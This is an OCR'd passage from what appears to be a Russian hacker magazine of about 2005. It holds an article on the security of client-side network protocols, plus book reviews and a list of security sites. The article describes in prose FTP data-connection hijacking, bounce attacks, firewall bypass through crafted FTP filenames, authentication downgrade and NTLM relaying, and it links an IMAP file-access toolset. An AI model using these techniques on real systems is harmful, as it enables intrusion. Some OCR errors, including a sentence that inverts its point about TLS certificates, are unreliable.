72 2E 61 6F 6C 2E 63 6F 6D 3A 39 39 38 39 38 20 48  r.aol.com:9898 H
54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 74  TTP/1.1..Host: t
6F 63 2E 6F 73 63 61 72 2E 61 6F 6C 2E 63 6F 6D  oc.oscar.aol.com
3A 39 39 38 39 38 0D 0A                          :9898..
```

Дамп пакета с запросом подключения к proxy

```
07/19-19:28:58.206654 192.168.253.1:3128 -> 192.168.111.4:63724
TCP TTL:63 TOS:0x0 ID:17099 IpLen:20 DgmLen:91 DF
***AP*** Seq: 0x675D0F43  Ack: 0xAB4EB56B  Win: 0xE240  TcpLen: 32
TCP Options (3) => NOP NOP TS: 66531545 3007045
48 54 54 50 2F 31 2E 30 20 32 30 30 20 43 6F 6E  HTTP/1.0 200 Con
6E 65 63 74 69 6F 6E 20 65 73 74 61 62 6C 69 73  nection establis
68 65 64 0D 0A 0D 0A                             hed....
```

Дамп пакета с ответом о результате подключения к proxy

ЗАРАЗА

БЕЗОПАСНОСТЬ СЕТЕВЫХ ПРОТОКОЛОВ

ВЗГЛЯД СО СТОРОНЫ КЛИЕНТА

Кажется, что о безопасности сетевых протоколов и их уязвимостях уже написано все. Но такое чувство возникает только если взглянуть на проблему с привычной точки зрения - атаки на серверные системы. Сейчас же ведущие эксперты ставят на первое место проблему безопасности клиентских систем.

1. ОШИБКИ УРОВНЯ СТАНДАРТА – ДЫРКИ В RFC

Проблемы с безопасностью клиентского приложения могут начаться еще до завершения его написания - в момент, когда выбираются протоколы и стандарты, по которым приложение будет работать.

ИСТОРИЯ ПРОТОКОЛА FTP

Говоря о безопасности сетевых протоколов, нельзя не рассказать о протоколе FTP (File Transfer Protocol - протокол передачи файлов). Последний стандарт, описывающий протокол FTP, RFC 959, относится аж к 1985 году, то есть за три года до червя Морриса - первого события, привлекшего общественное внимание к вопросам компьютерной безопасности. Червь Морриса был хорошим пинком Сети и поменял направление ее развития. Его польза многократно превосходит нанесенные им же убытки. Тогда протокол FTP был создан исключительно для удобной передачи файлов между системами, но без малейшей попытки сделать эту передачу безопасной. Поражает тот факт, что этот протокол до сих пор используется, причем практически в первозданной форме, в тех приложениях, для которых он совершенно не подходит.

Протокол FTP вообще очень неудобен в реализации, так как не создавался для реализации в какой-либо клиентской программе. Например, FTP не определяет формат, в котором должен выдаваться список файлов. Протокол FTP создавался как расширение обычного протокола telnet, то есть все команды пользователь должен был отдавать FTP из командной строки и подразумевалось наличие у пользователя shell-доступа на FTP-сервер. FTP-клиенты, которые предоставляли бы пользователю удобный интерфейс, появились значительно позже.

Протокол FTP поддерживает два режима: пассивный и активный. Используется для передачи файлов (получения или хранения), а также получения оглавлений каталогов. В обоих режимах FTP использует контрольное соединение, которое устанавливается клиентом на 21-й (по умолчанию) порт FTP-сервера. По контрольному соединению никакие данные, ни файлы, ни оглавления каталогов не передаются. Для передачи любого файла или оглавления устанавливается отдельное соединение.

В активном режиме клиент открывает со своей стороны порт, сообщает IP-адрес и номер порта серверу в команде PORT, сервер устанавливает соединение на порт, выбранный клиентом (в качестве порта источника обычно используется 20).

В пассивном режиме клиент дает команду PASV, на что сервер открывает TCP-порт, сообщает ее клиенту, после чего клиент устанавливает соединение на него. После установки второго соединения (DATA connection) клиент может дать команду на получение или отправку данных, которые и будут переданы без какой-либо модификации через это дополнительное соединение, после чего оно немедленно будет разорвано.

Изначально эти два режима предназначались для того, чтобы клиент мог переписать файл с одного сервера на другой, не закачивая файл к себе. Для этого клиент мог установить контрольное соединение на сервер A, дать ему команду PASV, установить соединение на сервер B и дать ему команду PORT с данными, переданными сервером A в ответ на команду PASV. Таким образом, DATA connection устанавливалось между серверами A и B, после чего клиент может дать команду на хранение файла одному серверу и передачу файла второму серверу.

КЛАССИЧЕСКИЕ АТАКИ НА FTP

На первый взгляд, все гениально. Недостатки протокола FTP впервые были подробно описаны экспертом лаборатории NAI Дэвидом Сейсердотом (David Sacerdote) только в 1996. В чем они заключаются? Что если после того как сервер открыл порт по команде PASV, к нему подключится кто-то посторонний? Это значит, что когда клиент даст команду на получение или хранение файла, сервер отдаст


файл постороннему или получит файл, любезно предоставленный посторонним, а клиент останется ни с чем. Такая ситуация называется перехватом соединения данных (DATA connection hijack). Как посторонний может узнать порт, назначенный сервером, если он не видел ответа на команду PASV в контрольном соединении? Для этого ему может быть достаточно установить свое контрольное соединение и дать команду PASV. В большинстве случаев, если он сделает это непосредственно перед соединением клиента, он получит порт на единичку ниже и может попытаться атаковать следующий порт.

Другая классическая атака с использованием особенностей протокола FTP связана с командой PORT. Что если попросить FTP-сервер подключиться к интересующему нас порту постороннего компьютера? Если порт закрыт, то мы сразу получим сообщение об ошибке. А если порт открыт? Мы можем заслать туда любой файл, хранящийся на FTP-сервере, дав команду на получения файла. Таким образом, мы можем использовать FTP-сервер для атак на чужой компьютер, оставаясь при этом в тени. Причем если FTP-сервер стоит на пограничном компьютере, мы можем атаковать компьютер, находящийся во внутренней сети. Такая техника называется FTP bounce attack (звучит как атака рикошетом от FTP).

Но больше всего матерных слов в адрес протокола FTP было сказано, разумеется, разработчиками различных средств защиты, которые должны были обеспечить работу этого FTP. Как, например, обеспечить работу FTP-клиента с его обратными соединениями в активном режиме через NAT? Или работу FTP-сервера в пассивном режиме с его соединениями на случайные непривилегированные порты за брандмауэром? Открывать все порты? Единственное решение, которое и используют разработчики, – это следить за командами, передаваемыми в контрольном соединении или ответами сервера. Например, следить за ответом сервера на команду PASV и разрешать соединение на указанный им порт. Однако если файрвол работает на сетевом уровне и анализирует данные только одного IP-пакета, его можно обмануть, "заставив" FTP-сервер сгенерировать пакет с нужными данными. Например, выдав длинную, заведомо неправильную команду, содержащую в конце нужные нам данные. При ответе сервера сообщением об ошибке, в котором сервер повторит команду, будет сформировано несколько IP-пакетов. Можно угадать размер команды так, чтобы нужные нам данные пришлись на начало второго пакета, и таким образом заставить файрвол открыть нужный порт.

Еще одна менее распространенная атака позволяет просканировать порты самого FTP-сервера. Для этого команда PASV дается множество раз. Разумеется, сервером открываются только те порты, которые были свободны, что позволяет обнаружить "занятые" порты.

Как решаются все этим проблемы? Большинство FTP-серверов пожертвовали возможностью прямой передачи файлов с сервера на сервер и требуют, чтобы соединение на порт данных приходило с того же адреса, что и контрольное соединение. То же касается и команды PORT. Трюк со сканированием портов через PASV во многих серверах еще проходит, хотя кое-где порты открываются в случайном порядке из ограниченного диапазона. Современные файрволы используют технику stateful inspection, при которой "реконструируется" протокол прикладного уровня, а не учитываются данные отдельных пакетов, что устраняет возможность обхода файрволов...



НУ А ЧТО ЖЕ С FTP-КЛИЕНТОМ?

Все классические атаки FTP касаются сервера. Дэвид Сейсердот написал, что атака на перехват соединения крайне сложно реализуется для сервера и не реализуется для клиента. К сожалению, статью Дэвида я прочитал значительно позже по рекомендации Aleph One. Но ее не читали и разработчики серверов FTP. Поэтому, когда лет через пять я изобрел велосипед и заново "открыл" эту проблему, все было в первозданном виде. По счастливому стечению обстоятельств и из-за своей природной лени вместо статьи я написал весьма простенькую утилитку ftpspy, которая использовала обычный connection flood и успешно срабатывала с вероятностью более 50% на большинстве живших тогда FTP-серверов.

А также и на FTP-клиентах, только не в пассивном, а в активном режиме. Правда, для атаки на FTP-клиента она требовала, чтобы на той же машине присутствовал FTP-сервер, чтобы иметь возможность "угадать" порт. Если порты назначаются системой подряд, то порт можно угадать и другим способом, например "прогнав" письмо через почтовый сервер. Используя техники Stealth-сканирования, можно наблюдать за достаточно многими портами одновременно.

Подробнее об истории ftpspy можно прочитать на www.security.nnov.ru/articles (кроме исторической ценности из нее не извлечь ничего, так как в основном системы имеют если не безопасные FTP-серверы, то хотя бы защиту от SYN-флуда).

Все перечисленное требует от меня упомянуть проблему обхода брандмауэра через клиент FTP. Заставив клиент загрузить файл с хорошо подогнанным длинным именем с твоего FTP-сервера, можно "подделать" команду PORT и заставить брандмауэр, персональный брандмауэр или NAT с трансляцией портов, защищающий клиента, пробросить TCP-порт на интересующий порт клиента (например 139). IP-адрес, как правило, контролируется, поэтому дальнейшая атака должна проводиться с того же сервера.

Теперь ты знаешь основные недостатки FTP с точки зрения клиента: возможность перехвата данных, недостаточная стандартизированность и плохая совместимость с брандмауэрами. Это само по себе уже достаточный повод избегать использования FTP везде, где только можно :).

Дырки в клиентском приложении могут возникнуть из-за настроек по умолчанию - из-за выбранного протокола или стандарта.

FTP изначально не был ориентирован на клиента, поэтому наряду с мнимым удобством привнес и множество проблем.

ПРОБЛЕМЫ "МОНСТРОИДАЛЬНЫХ" ПРОТОКОЛОВ

Очень часто проблемы связаны с попыткой разработчика сделать протокол слишком универсальным и описать в нем как можно больше функций. Из-за этого получается "монстр", реализовать который чрезвычайно »

сложно и еще сложнее соблюсти при этом безопасность в нем. В качестве иллюстрации можно привести протоколы IMAPv4 и POPv3.

POPv3 - достаточно легковесный протокол с минимальным набором команд для получения почты. IMAPv4 - грузный монстр, который предназначен для реализации почты в "легком" клиенте: в нем все функции (сортировки, поиска и хранения сообщений, анализа структуры сообщения, работы с вложенными файлами и т.д.) перекладываются на сервер. К чему это привело? К тому, что кроме единственной программы pine, написанной самими разработчиками протокола, никто не поддерживает IMAPv4 в полном объеме. Ни одна другая программа, включая все популярные почтовые агенты, не использует никакой функционал IMAP, которого не было бы в POP (широкая общественность глубоко заблуждается, думая, что POP3 не поддерживает хранение писем на сервере, просмотр части сообщения, выборочное получение или удаление сообщений). В тоже время IMAPv4 позволяет работать, например, с любыми файлами, находящимися на сервере, за пределами почтовой папки или ящика пользователя, о чем администраторы очень часто даже не догадываются. Набор утилит (www.security.nnov.ru/files/imaptools.tgz) позволяет просматривать, получать и удалять любые файлы с правами почтового пользователя через сервер imap-uw.

Чем сложнее протокол, тем выше вероятность наличия бреши в нем. Нужно только найти.

Некоторые клиентские приложения выбирают протокол аутентификации на автомате. Можно склонить пользователя к выбору более пробиваемого протокола - вплоть до открытого текста :).

2. ОБЩИЕ ПРОБЛЕМЫ РАЗЛИЧНЫХ ПРОТОКОЛОВ - АУТЕНТИФИКАЦИЯ ПОЛЬЗОВАТЕЛЯ

Другая распространенная проблема приложения, возникающая еще до завершения его написания, - выбор протокола аутентификации пользователя. Аутентификация - это процесс, в результате которого сервер узнает, кем является подключающийся пользователь. В настоящее время наиболее распространенным методом аутентификации для сервисов Internet является проверка имени и пароля пользователя.

Что можно сказать о наиболее распространенных протоколах?

Протокол передачи почты SMTP (действующим стандартом является RFC 821, более свежий RFC 2821 не получил такого статуса и, скорее всего, никогда не получит) не предусматривает аутентификации пользователя. По идее это означает, что SMTP-сервисом может пользоваться любой желающий, и каждая же собака сможет подменить адрес отправителя сообщения или разослать спам через почтовый сервис. На практике используется аутентификация и авторизация (определение, какими именно функциями сервера может пользоваться клиент) по IP-адресу. Как правило, почтовый сервер не позволяет клиентам "чужих" сетей использовать сервер в качестве релея, то есть отправлять почту кому-либо, кроме получателей, обслуживаемых данным сервером. Имеется расширение протокола SMTP - C 2554, которое предусматривает возможность аутентификации и подразумевает, что основным методом аутентификации должна быть аутентификация по методу запрос-ответ. Однако на практике наиболее распространенным и совместимым методом является AUTH LOGIN, при котором логин и пароль пользователя передаются в открытом виде. Проверить, какие протоколы аутентификации поддерживаются сервером, можно с помощью команды EHLO:

Данный сервер поддерживает аутентификацию по методу LOGIN (открытым паролем), NTLM и GSSAPI.

Протокол HTTP (действующий стандарт RFC 2616) определяет возможность аутентификации пользователя, но не дает каких-либо конкретных механизмов. RFC 2617 определяет возможность аутентификации паролем в открытом тексте, называемую в HTTP Basic или по методу запрос-ответ (challenge/response), который в HTTP называется Digest. Однако аутентификация паролем в открытом виде на сегодня является единственным методом, поддерживаемым во всех распространенных браузерах и web-серверах. Поддерживаемые сервером методы аутентификации видны из заголовка WWW-Authenticate, который сервер дает при запросе на аутентификацию:

```
Content-Length: 1037
Content-Type: text/html
Server: Microsoft-IIS/6.0
WWW-Authenticate: Basic www.domain.example
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
X-Powered-By: ASP.NET
Date: Wed, 13 Jul 2005 20:33:28 GMT
```

Видно, что сервер поддерживает аутентификацию Basic, Negotiate и NTLM.

Протокол FTP поддерживает исключительно аутентификацию в открытом тексте, хотя и для него есть расширения, аналогичные AUTH в SMTP для аутентификации методом запрос-ответ.

Протокол POP3 (RFC 1939) поддерживает два метода аутентификации: аутентификацию в открытом тексте и аутентификацию APOP по методу запрос-ответ. Кроме того, опять же имеются расширения, аналогичные AUTH в SMTP. Отличить сервер, поддерживающий APOP, достаточно легко по баннеру сервера.

```
+OK Microsoft Exchange Server 2003 POP3 server version
6.5.7226.0 (pop3-1.domain.example) ready.
```

Этот сервер не поддерживает APOP.

```
+OK ЗАРАЗА/POP3-2.0-RC5.1 <3707.1121287575@ pop3-
2.domain.example >
```

А этот сервер поддерживает APOP, что видно по части приветствия, заключенной в угловые скобки. Эта часть приветствия используется в APOP в качестве запроса (challenge).

Несколько сложнее с поддержкой расширенной аутентификации по методам AUTH. Ее наличие и разрешенные методы иногда можно проверить с помощью команд CAPA или команды AUTH без параметров.

```
<<220 mailserver.domain.example Microsoft ESMTP MAIL Service, Version: 6.0.3790.1 830 ready at Thu, 14 Jul 2005 00:21:38 +0400
>>EHLO ME
<<250- mailserver.domain.example Hello [172.22.22.227]
<<250-TURN
<<250-SIZE
<<250-ETRN
<<250-PIPELINING
<<250-DSN
<<250-ENHANCEDSTATUSCODES
<<250-8bitmime
<<250-BINARYMIME
<<250-CHUNKING
<<250-VRFY
<<250-X-EXPS GSSAPI NTLM LOGIN
<<250-X-EXPS=LOGIN
<<250-AUTH GSSAPI NTLM LOGIN
<<250-AUTH=LOGIN
<<250-XEXCH50
<<250 OK
```

АУТЕНТИФИКАЦИЯ В ОТКРЫТОМ ТЕКСТЕ (PLAIN TEXT, ОН ЖЕ USER/PASS В FTP И POP3, ОН ЖЕ AUTH LOGIN В SMTP И IMAP, ОН ЖЕ BASIC В HTTP)

■ Что представляет собой каждый метод парольной аутентификации и какие недостатки он имеет?

Недостатки метода очевидны: пароль передается "по проводам" открытым текстом и может быть перехвачен в случае прослушиваемой разделяемой сети с помощью ARP poisoning, DNS poisoning, при компрометации сервера или другими методами, обсуждение которых выходит за рамки статьи. При использовании SMTP и HTTP логин и пароль передаются в кодировке base64.

АУТЕНТИФИКАЦИИ ПО CHALLENGE-RESPONSE (ЗАПРОС-ОТВЕТ) С ПОМОЩЬЮ СТАНДАРТНЫХ ХЭШ-ФУНКЦИЙ

■ К этим методам можно отнести APOP, AUTH CRAM-MD5 и Digest в HTTP, реже используются другие CRAM-методы, например CRAM-MD4 и CRAM-SHA1. При использовании такой аутентификации пароль пользователя никогда не попадает в провода. Причем даже криптографические проблемы SHA-1 или слабые генераторы случайных чисел при генерации challenge практически не сказываются на уровне защиты пароля. Однако следует помнить, что Challenge-Response не защищает от атак на подбор слабых паролей (bruteforce), если пароль короткий или подбирается по словарю.

ВСТРОЕННАЯ АУТЕНТИФИКАЦИЯ WINDOWS

■ Это AUTH NTLM и аутентификации NTLM и Negotiate в HTTP. В Outlook Express встроенная аутентификация NTLM называется SPA (Secure Password Authentication). Недостатки такой аутентификации:

❶. Ее прозрачность (при такой аутентификации сначала пробуется имя и пароль, с которыми осуществлен вход в систему).

❼. Невозможность подключиться к одному и тому же серверу с несколькими учетными записями (относится ко многим версиям Windows).

❾. Возможность атак релеинга аутентификации в случае NTLM.

Об этом классе атак и других особенностях и недостатках NTLM подробно рассказывается в статье "NTLM и корпоративные сети" (www.security.nnov.ru/articles/ntlm). Использовать встроенную аутентификацию Windows (и в частности SPA) с недоверенными серверами ни в коем случае нельзя!

АУТЕНТИФИКАЦИЯ KERBEROS

■ Это AUTH GSSAPI и http-аутентификация Negotiate. Kerberos - единственная аутентификация, при которой в процессе аутентификации проверяется IP-адрес клиента и сервера. Это защищает (разумеется, при полной и правильной реализации Kerberos) от атак релеинга и подмены сервера, от которых не спасают все прочие виды аутентификации. К сожалению, из-за своей достаточно сложной топологии в Сети Kerberos практически неприменим, и он используется преимущественно в корпоративных сетях, так как подобную аутентификацию сложно использовать через NAT или прокси.

Во многих случаях клиентское приложение самостоятельно выбирает наиболее "мощный" протокол аутентификации. Так поступают, например, практически все клиенты HTTP (браузеры). Хотя бывают и досадные недоразумения, например в Mozilla Firefox (www.security.nnov.ru/Fnews19.html).

На первый взгляд, такое поведение вполне оправданно, но у него есть огромный недостаток: атакующий, который имеет возможность контролировать трафик между клиентом и сервером (активные атаки Man-in-the-Middle, например в случае подмены сервера или релеинга соединения), может "заставить" клиента переползти на более мягкий протокол аутентификации, вплоть до открытого текста.

Разумеется, после всего вышеперечисленного можно порекомендовать использовать в клиентском приложении Kerberos-аутентификацию либо, в случае если она недоступна, аутентификацию Challenge-Response.

Кроме того, все современные протоколы поддерживают TLS-версию (Transport Layer Security - протокол, поглотивший SSL). При условии что работа с сертификатами реализована некорректно, TLS обеспечивает надежную защиту данных от перехвата и подмены, а также взаимную аутентификацию клиента и сервера на основе сертификатов. Если есть такая возможность, TLS нужно внедрять и использовать.

3. ОШИБКИ РЕАЛИЗАЦИИ СЕТЕВЫХ ПРОТОКОЛОВ В КЛИЕНТСКИХ ПРИЛОЖЕНИЯХ

■ Хотя это и могло бы быть вкусным, мы не будем подробно разбирать уязвимости конкретных реализаций. На момент написания статьи в базе уязвимостей (www.security.nnov.ru) 577 клиентских ошибок (более 10%). Назовем только наиболее распространенные проблемы:

■ Переполнение буфера, ошибки форматной строки, целочисленные переполнения.

Ошибки, связанные с плохим стилем программирования. Очень часто возникают при разборе клиента ответа на команду или даже при просто длинном приветственном сообщении сервера.

■ Манипуляция данными.

Сюда можно отнести проблемы межсайтового скриптинга или подмены содержимого в браузерах и почтовых программах. Подобные ошибки, как правило, связаны с плохим дизайном программы.

■ Отказ в обслуживании.

Возникает при разборе сложных или нестандартных данных и может привести к зависанию приложения (вечным циклам) или краху. Чаще всего возникает из-за невозможности обработать исключительные или граничные ситуации.

■ Недостаточная проверка данных.

Например, недостаточная проверка пути доверия сертификата или обратный путь в каталогах, при котором серверное приложение может управлять тем, в какую папку попадет файл, загруженный клиентом.

■ Утечка информации.

Клиент передает данные о себе системе, в которой оно работает, или пользователю. И передает больше, чем нужно.

ПОРА ДЕЛАТЬ ВЫВОДЫ

■ Необходимо учитывать многие аспекты безопасности клиентских приложений: безопасность используемого протокола передачи данных, безопасность выбранного метода аутентификации и шифрования, качество кода клиентского приложения. Любое обращение клиентского приложения на сервер связано с некоторым обменом данных. Эти данные могут быть "хорошими" или "плохими", о чем очень часто забывают разработчики.

На сайте www.security.nnov.ru есть база данных, в которой собраны практически все известные уязвимости.

Досадное недоразумение Mozilla Firefox: www.security.nnov.ru/Fnews19.html.

Content:

Каролик Андрей (andrusha@real.xakep.ru)

ОБЗОР КНИГ

ЧТО ПОЛИСТАТЬ

С этим обзором было сложно, так как все в отпусках, включая издательства, в которых мы заказывали книги для обзора. Пришлось изрядно пометаться, чтобы собрать книжки и сохранить любимую тему. Но трудности позади :).

ИСКУССТВО ЗАЩИТЫ И ВЗЛОМА ИНФОРМАЦИИ

СПб.: БХВ-Петербург
2004
Скляров Д.В.
288 страниц
Разумная цена: 111 рублей

Если кто-то раньше и не знал Склярова, то в июле 2001 года наверняка слышал про его арест ФБР за создание продукта, позволяющего обходить защиту электронных книг в формате Adobe PDF. Парня пытались упечь в тюрьму на 25 лет, заодно запросив штраф в более чем два миллиона долларов. В конце 2002 года обвинения были сняты. Позже появилась эта книга о защите информации - о защите программ от несанкционированного тиражирования, цифровые права и стеганографию. В книге есть примеры неудачных средств защиты с указанием причин возникновения проблем. В довесок ко всему автор описывает инструментарий исследователя: чем копаться в программах, как анализировать код программ, работа с ресурсами, доступ к файлам и реестру, содержимое оперативной памяти, устройства ввода и вывода, сетевой обмен, библиотечные функции и т.п. И прогноз от автора, что ждать в будущем.

ПРОГРАММИРОВАНИЕ ДРАЙВЕРОВ И СИСТЕМ БЕЗОПАСНОСТИ

СПб.: БХВ-Петербург
2003
Сорокина С.И.
256 страниц
Разумная цена: 87 рублей

Толщина книги, конечно, маловата для обозначенной темы, но это учебное пособие, а не пособничество в решении всех возможных проблем. Акцент книги - на использовании средств защиты сетевой информации на различных уровнях сетевой архитектуры Windows NT/2000. Сначала автор предлагает разобраться, что же такое драйвер, каких типов он бывает и с чем его едят (какие средства разработки драйверов существуют). Далее идет погружение в общую архитектуру Windows NT (характеристики, структура, режим ядра, установка/удаление/запуск/остановка драйвера и т.д.), а затем и в сетевую архитектуру Windows NT (сетевые API, программные компоненты и связь между ними). Все остальное посвящено анализу сетевой архитектуры и возможностям реализации средств защиты и анализа сетевого трафика. Плюс общие вопросы обеспечения безопасности в операционной среде Windows NT/2000.

СЕКРЕТЫ ХАКЕРОВ. БЕЗОПАСНОСТЬ WINDOWS SERVER 2003 - ГОТОВЫЕ РЕШЕНИЯ

М.: Издательский дом "Вильямс"
2004
Джоел Скембрей
256 страниц
Разумная цена: 507 рублей

Если ты используешь систему семейства Windows или же конкретно Windows Server 2003, имеет смысл полистать эту книгу. В ней собраны примеры классических атак на Windows-системы и меры противодействия этим атакам, ради которых авторы рассказывают об арсенале, используемом современными хакерами при атаках. На реальных примерах рассмотрены приемлемые методы противодействия конкретной атаке. Защита служб NetBIOS, MSRPC, SMS, DNS, SNMP и Active

Directory с описанием атаки на интерфейс MSRPC. Подробности архитектуры IIS 6 и атака на переполнение буфера для файлов .htr. Информация о службе Terminal Services, новые методы подбора пароля, расширения привилегий и перехвата данных. Современные способы защиты от атак отказа в обслуживании и многое другое.

ЗАЩИТА ОТ ХАКЕРОВ БЕСПРОВОДНЫХ СЕТЕЙ

М.: ДМК-Пресс
2005
Кристиан Барнс
480 страниц
Разумная цена: 458 рублей

С появлением беспроводных сетей стало меньше проблем, проводов и вопросов с расстоянием. Но актуальность проблемы безопасности передаваемых и хранящихся данных не снизилась. И не важно, пользуешься ты беспроводной сетью на работе или установил беспроводной шлюз дома. Хакеры есть везде :). Тебе необходимо понять ограничения по безопасности, которые накладывают стандарты и протоколы, и установить процедуры классификации информации. Далее будет не лишним разобраться, что такое перехват и прослушивание, какие средства используются при этом, то есть поставить себя на место хакера и понять их логику выбора средств и оборудования для атаки. Тогда будет проще разработать, развернуть безопасную сеть и протестировать ее на предмет беспроводной безопасности.

ИНТЕРНЕТ: РЕАЛЬНЫЕ И МНИМЫЕ УГРОЗЫ

М.: КУДИЦ-ОБРАЗ
2004
Бекки Уорли
320 страниц
Разумная цена: 115 рублей

Прикольная книженция с реальными историями от абсолютно реальных людей о том, как они защищаются от кражи персональных данных, вирусов, разных видов мошенничества и прочей нечисти. Автор - профессиональный репортер, правда, из-за бугра. В книге подборка историй, которые не повторяют друг друга, а взаимодополняют. В итоге читатель может получить представление о том, как и зачем ставить брандмауэр ZoneAlarm, выключать обмен файлами, обеспечивать безопасность почтового ящика, менять пароли, использовать антивирусную программу, автоматически обновлять антивирусную базу, отключать автоматическую загрузку графики в электронных письмах, использовать детектор программ-шпионов. И еще куча полезных советов в том же духе.

ЗАПИСКИ ИССЛЕДОВАТЕЛЯ КОМПЬЮТЕРНЫХ ВИРУСОВ

СПб.: Питер
2005
Крис Касперски
316 страниц
Разумная цена: 122 рубля

Очередной эпос от всеми любимого Криса (в этом номере "Хакер Спец", кстати, есть его статьи - прим. редактора). Сие творение посвящено борьбе с вирусами, точнее, обнаружению и удалению существующих и несуществующих вирусов. Крис достаточно просто рассказывает о червях и вирусах, а дальше переходит на практические меры по их истреблению. В книге есть про: критическую ошибку в SVCHOST.EXE, основные признаки внедрения вируса, анатомию червей и механизмы их распространения, способы обнаружения и борьбы с червями, секреты проектирования shell-кода, возможности брандмауэра, резервное копирование, уменьшение привилегий до минимума, сокращение избыточной функциональности программ, мониторинг изменения файлов, симптомы заражения вирусом, механизмы аутентификации, угрозу переполнения буфера и дальше по списку.

ВВЕДЕНИЕ В КРИПТОГРАФИЮ

СПб.: Питер
2001
Ященко В.В.
288 страниц
Разумная цена: 119 рублей

При виде напечатанного слова "учебник" пробивает на ностальгию :). По сути, это учебное пособие для учащихся математических специальностей, у кого есть предмет "Криптография". От простых примеров и основных понятий до современных криптографических подходов. Если условно разделить книгу на независимые темы, то в нее вошли: основные понятия криптографии, теория сложности в криптографии, криптографические протоколы, алгоритмические проблемы теории чисел, математика разделения секрета, различные шифры и ключи. И еще множество непонятных, на первый взгляд, терминов :). Зато после прочтения будешь знать, каковы принципы работы различных систем шифрования, что общего между ними и какие различия, каковы сильные и слабые стороны криптографических алгоритмов, что выбрать для решения той или иной задачи.

ПРАКТИЧЕСКАЯ КРИПТОГРАФИЯ

М.: Издательский дом "Вильямс"
2005
Нильс Фергюсон
424 страницы
Разумная цена: 255 рублей

В отличие от учебника, это более практичная книжка (собственно, отсюда и название). Практические правила выбора и использования криптографических алгоритмов и функций - от блочных шифров (DES, AES, Serpent, Twofish) до цифровых подписей. Способы реализации защищенных криптографических алгоритмов и систем на современных компьютерах. Способы снижения сложности системы и повышения ее безопасности с помощью простых интерфейсов криптографических функций. В конце есть список источников информации, так что можешь не останавливаться только на прочитанном.

■ Любые из описанных книжек, которые тебя заинтересовали, можешь заказать (по разумным ценам), не отрывая пятой точки от дивана или стула, в букинистическом интернет-магазине "OS-Книга" - www.osbook.ru. Книги для обзора мы брали именно там.

Андрей Каролик (andrusha@real.xakep.ru)

ОБЗОР САЙТОВ

ЧТО ПОСМОТРЕТЬ

Странно и парадоксально. Ресурсов в Сети становится все больше, а полезной информации все меньше :). Очень много клонов и плагиата, переводных материалов и просто профанской информации. Но что-то вкусное мы откопали. Если раньше мы уделяли больше внимания целым ресурсам, то теперь стараемся давать ссылки на конкретные статьи и утилитки.

РЕСУРСЫ

Прежде всего стоит упомянуть лучшие ресурсы по безопасности, на которых полно информации и статей, в том числе по безопасности клиентских приложений. Большинство читателей, наверное, знают некоторые из приведенных адресов наизусть. И увы, количество подобных сайтов не увеличивается. Находятся, конечно, энтузиасты, копирующие материалы и новости (порой без указания на первоисточник) с этих сайтов, но дальше этого дело не идет. Возможно, прочитав номер, ты проникнешься философией безопасности приложений и откроешь свой ресурс не хуже описанных:


www.security.nnov.ru
www.bugtraq.ru
www.void.ru
www.securitylab.ru
www.xakep.ru
www.infobez.ru
www.securityfocus.com
www.packetstormsecurity.nl
www.securiteam.com
www.uinc.ru
http://ssz.by.ru

Практически на каждом сайте есть разделы наподобие "Новости", "Статьи", "Форум" и "Полезные программы". Большинство сайтов малоразличимы по структуре, но начинка заставляет просматривать ее регулярно и полностью. То на одном хорошая статейка появится, то на другом интересный аналитический материал проскочит. На этих же сайтах можно найти описание большинства уязвимостей и дырок, заплаток к ним (по крайней мере, наставления о том, где узнать об этом), эксплойтов и различных полезных утилиток.

НАБИРАЙ И ПОЛЬЗУЙСЯ

Если говорить конкретно о статьях, то вот интересные ссылки.

www.securitylab.ru/52406.html - передача данных с уязвимой машины в обход firewall через скрытый канал связи (как обойти брандмауэр с помощью специальных DNS-запросов, с примерами исходного кода).
www.securitylab.ru/52842.html - защита с помощью SSH-ключей.
www.securitylab.ru/52238.html - анализ встроенных механизмов защиты от переполнения кучи в Windows XP SP2.
www.securitylab.ru/49154.html - обход средств защиты клиентских приложений (CheckPoint VPN-1(TM) & FireWall-1(R) NG with Application, Intelligence R55HFA09, Microsoft Windows XP SP2, Agnitum Outpost Pro 2.1.x, Tiny Firewall Pro v6.0.100, ZoneAlarm Pro with Web Filtering v4.5.594, BlackICE PC Protection 3.6, Kerio Personal Firewall 4.0, WRQ ATGuard v3.2v).
www.securitylab.ru/46916.html - аудит брандмауэров и средств обнаружения вторжений (IDS).
www.securitylab.ru/45829.html - анализ злонамеренного программного обеспечения.
www.securitylab.ru/45249.html - автоматизация управления патчами в Windows.
www.securitylab.ru/44747.html - уязвимость в TCP.
